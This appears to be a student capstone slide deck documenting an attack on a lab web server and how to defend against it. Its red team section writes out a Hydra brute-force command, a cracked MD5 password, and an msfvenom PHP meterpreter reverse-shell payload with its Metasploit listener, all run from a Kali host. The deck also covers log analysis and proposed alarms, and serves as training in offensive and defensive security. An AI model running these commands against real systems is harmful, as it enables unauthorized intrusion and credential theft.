Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

David Vaughn, Kendrick Elmore, Pauline Vijayakumar,
Jeffrey Norris, Elizabeth Drumgoole

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0-255
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali 2020.1
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.4.4
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.4.1
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	This host was the default gateway for the other hosts on the network, and hosted the Hyper-V Manager.
Kali	192.168.1.90	This host was running Kali Linux and was used to attack the Capstone machine.
ELK	192.168.1.100	This host was watching the network with filebeat, metricbeat, and packetbeat
Capstone	192.168.1.105	This host was running the vulnerable webserver and webdav directory.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	**Description**	**Impact**
Brute force vulnerability	*An attacker can use a program to generate and apply usernames and passwords until the correct credentials are identified.*	*This vulnerability will allow the attacker to gain access to restricted data.*
Sensitive Data Exposure	A user stored a hashed version of a user's password on a visible webpage.	This allowed the attacker to crack the hashed password and easily gain access to another account.
WebDAV Vulnerability Local File Inclusion	An attacker can connect to any ip address and upload files onto website.	An attacker can gain the capability to add users and manage content.
Stored XSS (Cross-site Scripting) Remote Code Execution	After a malicious script was uploaded to the web server, the web server allowed the php server to be executed by any user that triggered it.	This allowed the attacker to setup a reverse tcp listener, and then trigger the malicious script of the web server to complete the connection.

Exploitation: Brute-Force Vulnerability

01


Tools & Processes
Discovered a path to Ashton’s secret folder then used Hydra program in Kali to brute force Ashtons username and password.

02

Achievements
This exploit gained us access to the files in secret_folder file.

03

```
hydra -l ashton -P
/usr/share/wordlists/rockyou.txt -s
80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-08 16:15:56
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Sensitive Data Exposure

01


Tools & Processes
While in the secret folder, ashton revealed ryan's hashed password. Using crack station, this password was easily cracked.

02

Achievements
Cracking Ryan's hashed password as linux4u gave us access to the webdav file system and web directory.

03

Result from crackstation.net



Hash

d7dad0a5cd7c8376eeb50d69b3ccd352

Type

md5

Result

linux4u

Exploitation: WebDAV Vulnerability Local File Inclusion

01


Tools & Processes
Used the system's file manager to log onto the WebDAV server.

02

Achievements
Logging onto the systems WebDAV server grants the attacker access to add new users and manage content on the server.

03

```
msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=8080 -f raw -o
shell.php
```



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=8080 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# 
```

webdav - File Manager
File
Edit
View
Go
Help
dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
passwd.dav
shell.php

Exploitation: Remote Code Execution

01


Tools & Processes
The webserver had no restrictions on what file types were allowed to be executed.

02

Achievements
Using this weakness, the attacker was allowed to execute a malicious php script to connect to a listener running on their machine and create a reverse shell. The attacker was then able to use meterpreter to find the flag on the victim’s machine.

03

```
msfconsole
use exploit/multi/handler
set LHOST 192.168.1.90
set LPORT 8080
set PAYLOAD
php/meterpreter/reverse_tcp
exploit
```




```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > pwd
/
meterpreter > 
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



```
root@Kali:~# nmap -n -vv -sn 192.168.1.1-255 -oG | grep -i "up"
nmap: option '-oG' requires an argument
See the output of nmap -h for a summary of options.
root@Kali:~# nmap -n -vv -sn 192.168.1.1-255 -oG - | grep -i "up"
Host: 192.168.1.1 ()    Status: Up
Host: 192.168.1.100 ()  Status: Up
Host: 192.168.1.105 ()  Status: Up
Host: 192.168.1.90 ()   Status: Up
# Nmap done at Thu Apr  8 15:48:20 2021 -- 255 IP addresses (4 hosts up) scanned in 3.56 seconds
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-08 15:54 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
root@Kali:~# █
```


- The port scan occurred on April 8th at 15:48 2021.
- 2,020 packets were sent from 192.168.1.90.
- The rapid increase in port queries in a short amount of time is how we verified this was a port scan.



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?




```
> Apr 8, 2021 @ 23:52:20.323   url.path: /company_folders/secret_folder @timestamp: Apr 8, 2021 @ 23:52:20.323 client.ip: 192.168.1.90
                               client.port: 51828 client.bytes: 385B host.name: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17
                               agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 0408d6ab-db08-4a10-b3c3-7765f92059b7
                               agent.hostname: server1 source.bytes: 385B source.ip: 192.168.1.90 source.port: 51828
                               destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 626B event.kind: event
```

- The request occurred April 8, 23:00 - April 9, 00:30.
- There were 16,123 requests made to the hidden directory.
- The “/connect_to_corp_server” file was requested
- This file contained instructions on: how to connect to the corp server, password hashes, and instructions on how to exploit the webdav.

Analysis: Uncovering the Brute Force Attack


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



16,115 hits

Apr 8, 2021 @ 23:00:00.000 - Apr 9, 2021 @ 00:30:00.000 — Auto



16,113 hits


Apr 8, 2021 @ 23:00:00.000 - Apr 9, 2021 @ 00:30:00.000 — Auto

- 16,115 requests were made during the brute force attack.
- 16,113 requests were made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,868
http://192.168.1.105/	80
http://192.168.1.105/webdav	34
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/company_folders/	12

- 34 requests were made to the “/webdav” directory.
- The following two files were requested:
  - Shell.php
  - password.dav

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm can be created that is triggered when the network sees a large number of requests for different ports on an IP within a short time.

What threshold would you set to activate this alarm?

100 ports scanned per minute

System Hardening

What configurations can be set on the host to mitigate port scans?

A firewall or IDS can be configured to detect and block probes.

Describe the solution. If possible, provide required command lines.

The firewall can be configured to a deny by default, so as to block all traffic and then only allow the authorized traffic through.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

We would create an alarm that would trigger if the source.ip is not from a list of approved IP addresses.

What threshold would you set to activate this alarm?

Any IP address accessing the directory that is not approved would activate this alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

We would set up a whitelist of the authorized IP addresses that are able to connect to the secret_folder.

Describe the solution. If possible, provide required command lines.

The authorized IP addresses would need to be recorded, entered, and updated as new or old access is needed to be added or removed.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

We would set up a threshold for the number of times we see the status “unauthorized.”

Another alarm would be anytime a user_agent Hydra is detected.

What threshold would you set to activate this alarm?

A threshold of 5 unauthorized attempts within a minute would activate the alarm.

System Hardening

What configuration can be set on the host to block brute force attacks?

We would set up a lockout for the login screen where after 5 failed attempts, the user will have to wait for a few minutes before trying again.

Describe the solution. If possible, provide the required command line(s).

Users will be met will a screen that says “Account Locked. Please try logging in again in 5 minutes.” And a countdown timer begins.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Here again, we would set an alarm that will trigger when the source.ip doesn't match to a list of approved IP addresses.

What threshold would you set to activate this alarm?

Again, the alarm would be activated any time an unauthorized IP address accesses the WebDav connection.

System Hardening

What configuration can be set on the host to control access?

This attack was only accomplished because a hash of Ryan's password was saved in the secret_folder. To harden this, users shouldn't be writing down passwords or their hashes anywhere.

Describe the solution. If possible, provide the required command line(s).

The solution here would be that users simply refrain from documenting their passwords and/or hashes publicly.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alert can be set anytime a file is created in a specific directory. An alert can also be created when the WebDav directory is accessed and a 200 response is returned.

What threshold would you set to activate this alarm?

This alarm will be activated anytime a file is created in the WebDav directory from an unauthorized user.

System Hardening

What configuration can be set on the host to block file uploads?

We would set up a whitelist so that only authorized IP addresses are able to access and upload to the WebDav directory. The directory should not allow the ability to upload .php scripts and should not be accessible on a browser where a user can open a file.

Describe the solution. If possible, provide the required command line.

A file uploader should be used that will restrict access unless you are on the whitelist, and limit the uploads to only the defined file types.

The End